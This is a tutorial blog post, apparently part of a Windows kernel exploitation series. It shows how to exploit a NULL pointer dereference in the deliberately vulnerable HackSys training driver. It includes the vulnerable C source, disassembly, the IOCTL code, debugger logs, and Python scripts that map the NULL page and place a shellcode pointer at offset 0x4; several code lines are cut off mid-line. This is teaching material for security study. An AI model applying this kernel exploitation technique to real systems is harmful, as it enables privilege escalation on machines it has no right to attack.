Windows Kernel Exploitation Tutorial Part 5: NULL Pointer Dereference

January 12, 2018 rootkit

Overview

First of all, a happy new year. 🙂

After the exhaustive last part in this series, to start off this new year, this post will be about a lighter, more easy to understand vulnerability. A null pointer dereference vulnerability exists when the value of the pointer is NULL, and is used by the application to point to a valid memory area. Immediately, the problem is clear, as if we are able to control the NULL page, write to that location, we'd get our execution. You'd be easily able to guess here that we'd be using the same technique to allocate NULL page, and place our shellcode there as we did in the last part, so this one would rely heavily on the information from that post.


Again, huge thumbs up to @hacksysteam for the driver.

Analysis


Let's look at the NullPointerDereference.c file:

```
NTSTATUS TriggerNullPointerDereference(IN PVOID UserBuffer) {
    ULONG UserValue = 0;
    ULONG MagicValue = 0xBAD0B0B0;
    NTSTATUS Status = STATUS_SUCCESS;
    PNULL_POINTER_DEREFERENCE NullPointerDereference = NULL;

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer,
                     sizeof(NULL_POINTER_DEREFERENCE),
                     (ULONG)__alignof(NULL_POINTER_DEREFERENCE));

        // Allocate Pool chunk
        NullPointerDereference = (PNULL_POINTER_DEREFERENCE)
                                  ExAllocatePoolWithTag(NonPagedPool,
                                                        sizeof(NULL_POINTER_DEREFERENCE),
                                                        (ULONG)POOL_TAG);

        if (!NullPointerDereference) {
            // Unable to allocate Pool chunk
            DbgPrint("[-] Unable to allocate Pool chunk\n");

            Status = STATUS_NO_MEMORY;
            return Status;
        }
        else {
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Type: %s\n", STRINGIFY(NonPagedPool));
            DbgPrint("[+] Pool Size: 0x%X\n", sizeof(NULL_POINTER_DEREFERENCE));
            DbgPrint("[+] Pool Chunk: 0x%p\n", NullPointerDereference);
        }

        // Get the value from user mode
        UserValue = *(PULONG)UserBuffer;

        DbgPrint("[+] UserValue: 0x%p\n", UserValue);
        DbgPrint("[+] NullPointerDereference: 0x%p\n", NullPointerDereference);

        // Validate the magic value
        if (UserValue == MagicValue) {
            NullPointerDereference->Value = UserValue;
            NullPointerDereference->Callback = &NullPointerDereferenceObjectCallback;

            DbgPrint("[+] NullPointerDereference->Value: 0x%p\n", NullPointerDereference->Va
            DbgPrint("[+] NullPointerDereference->Callback: 0x%p\n", NullPointerDereference-
        }
        else {
            DbgPrint("[+] Freeing NullPointerDereference Object\n");
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Chunk: 0x%p\n", NullPointerDereference);

            // Free the allocated Pool chunk
            ExFreePoolWithTag((PVOID)NullPointerDereference, (ULONG)POOL_TAG);

            // Set to NULL to avoid dangling pointer
            NullPointerDereference = NULL;
        }

#ifdef SECURE
        // Secure Note: This is secure because the developer is checking if
        // 'NullPointerDereference' is not NULL before calling the callback function
        if (NullPointerDereference) {
            NullPointerDereference->Callback();
        }
#else
        DbgPrint("[+] Triggering Null Pointer Dereference\n");

        // Vulnerability Note: This is a vanilla Null Pointer Dereference vulnerability
        // because the developer is not validating if 'NullPointerDereference' is NULL
        // before calling the callback function
        NullPointerDereference->Callback();
#endif
```

The code clearly states that a magic value (*0xBAD0B0B0)* is being compared to the user value, and if they are not same, then the *NullPointerDereference* is being set to NULL. We can see that in the secure version, there's a check to see if the *NullPointerDereference* is set to NULL or not.



```
loc_14C31:                              ; CODE XREF: TriggerNullPointerDereference(x)+33↑j
                push    offset aKcah    ; "'kcaH'"
                mov     ebx, offset aPoolTagS ; "[+] Pool Tag: %s\n"
                push    ebx             ; Format
                call    _DbgPrint
                push    offset aNonpagedpool ; "NonPagedPool"
                push    offset aPoolTypeS ; "[+] Pool Type: %s\n"
                call    _DbgPrint
                push    8
                push    offset aPoolSize0xX ; "[+] Pool Size: 0x%X\n"
                call    _DbgPrint
                push    esi
                mov     edi, offset aPoolChunk0xP ; "[+] Pool Chunk: 0x%p\n"
                push    edi             ; Format
                call    _DbgPrint
                mov     eax, [ebp+UserValue]
                mov     eax, [eax]
                mov     [ebp+UserValue], eax
                push    eax
                push    offset aUservalue0xP ; "[+] UserValue: 0x%p\n"
                call    _DbgPrint
                push    esi
                push    offset aNullpointerder ; "[+] NullPointerDereference: 0x%p\n"
                call    _DbgPrint
                add     esp, 30h
                mov     eax, 0BAD0B0B0h
                cmp     [ebp+UserValue], eax
                jnz     short loc_14CBA
                mov     [esi], eax
                mov     dword ptr [esi+4], offset _NullPointerDereferenceObjectCallback@0 ; NullPointerDereferenceObjectCallback()
                push    dword ptr [esi]
                push    offset aNullpointerd_1 ; "[+] NullPointerDereference->Value: 0x%p"...
                call    _DbgPrint
                push    dword ptr [esi+4]
                push    offset aNullpointerd_2 ; "[+] NullPointerDereference->Callback: 0"...
                call    _DbgPrint
                add     esp, 10h
                jmp     short loc_14CE9
; ---------------------------------------------------------------------------
```



```
loc_14CBA:                              ; CODE XREF: TriggerNullPointerDereference(x)+B1↑j
                push    offset aFreeingNullpoi ; "[+] Freeing NullPointerDereference Obje"...
                call    _DbgPrint
                mov     [esp+34h+var_34], offset aKcah ; "'kcaH'"
                push    ebx             ; Format
                call    _DbgPrint
                push    esi
                push    edi             ; Format
                call    _DbgPrint
                add     esp, 10h
                push    6B636148h       ; Tag
                push    esi             ; P
                call    ds:__imp__ExFreePoolWithTag@8 ; ExFreePoolWithTag(x,x)
                xor     esi, esi

loc_14CE9:                              ; CODE XREF: TriggerNullPointerDereference(x)+D8↑j
                push    offset aTriggeringNull ; "[+] Triggering Null Pointer Dereference"...
                call    _DbgPrint
                pop     ecx
                call    dword ptr [esi+4]
                jmp     short loc_14D1D
; ---------------------------------------------------------------------------
```


A short analysis in IDA shows the same non-paged pool with tag '*Hack*', our magic value, and an interesting offset of *0x4*, which is where we'd be writing the pointer to our shellcode.

Also, we get an IOCTL of *0x22202b* for this.

Exploitation


Let's start with our skeleton script:

```python
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    buf = "\xb0\xb0\xd0\xba"
    bufLength = len(buf)

    kernel32.DeviceIoControl(hevDevice, 0x22202b, buf, bufLength, None, 0, byref(c_ulong()),

if __name__ == "__main__":
    main()
```



```
kd> g
****** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x8
[+] Pool Chunk: 0x8A9AA0D0
[+] UserValue: 0xBAD0B0B0
[+] NullPointerDereference: 0x8A9AA0D0
[+] NullPointerDereference->Value: 0xBAD0B0B0
[+] NullPointerDereference->Callback: 0x923AEBCE
[+] Triggering Null Pointer Dereference
[+] Null Pointer Dereference Object Callback
****** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******

*BUSY* Debuggee is running...
```

Our magic value doesn't trigger any exception, as expected. Now let's try giving something apart from our magic value.




```
****** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x8
[+] Pool Chunk: 0x8A144B20
[+] UserValue: 0xBAD31337
[+] NullPointerDereference: 0x8A144B20
[+] Freeing NullPointerDereference Object
[+] Pool Tag: 'kcaH'
[+] Pool Chunk: 0x8A144B20
[+] Triggering Null Pointer Dereference
[-] Exception Code: 0xC0000005
****** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******

*BUSY* Debuggee is running...
```

An exception is raised this time. Fortunately, our machine continues to work fine without any crashes, so that just saves some time. Thanks to that Try/Except block in the code. 🙂

Now, I'd just borrow the code to allocate NULL page from our previous post, and why we are able to do it is also explained there. The subtle change here would be the offset of *0x4* from the start of the NULL page.

```python
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    shellcode = id("\x90" * 4) + 20

    null_status = ntdll.NtAllocateVirtualMemory(0xFFFFFFFF, byref(c_void_p(0x1)), 0, byref(c_
    if null_status != 0x0:
            print "\t[+] Failed to allocate NULL page..."
            sys.exit(-1)
    else:
            print "\t[+] NULL Page Allocated"

    if not kernel32.WriteProcessMemory(0xFFFFFFFF, 0x4, shellcode, 0x40, byref(c_ulong())):
            print "\t[+] Failed to write at 0x4 location"
            sys.exit(-1)

    buf = '\x37\x13\xd3\xba'
    bufLength = len(buf)

    kernel32.DeviceIoControl(hevDevice, 0x22202b, buf, bufLength, None, 0, byref(c_ulong()),

if __name__ == "__main__":
    main()
```




```
kd> g
****** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******
Breakpoint 0 hit
HEVD!TriggerNullPointerDereference:
8235fbe0 6a10            push    10h
kd> bp 8235fc8e
kd> g
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x8
[+] Pool Chunk: 0x8A832030
[+] UserValue: 0xBAD31337
[+] NullPointerDereference: 0x8A832030
Breakpoint 1 hit
HEVD!TriggerNullPointerDereference+0xae:
8235fc8e 394508          cmp     dword ptr [ebp+8],eax
kd> dd 0x0
00000000  00000000 016ea334 00000000 00000000
00000010  00000000 00000000 00000000 00000000
00000020  016f1e60 fffffffe 00000000 00000000
00000030  6a688940 0000000d 016df440 012b2400
00000040  012b2160 00000000 00000000 00000000
00000050  00000000 00000000 00000000 00000000
00000060  00000000 00000000 00000000 00000000
00000070  00000000 00000000 00000000 00000000
kd> uf 016ea334
Flow analysis was incomplete, some code may be missing
016ea334 90              nop
016ea335 90              nop
016ea336 90              nop
016ea337 90              nop
016ea338 0000            add     byte ptr [eax],al
016ea33a 0000            add     byte ptr [eax],al
016ea33c 0000            add     byte ptr [eax],al
```

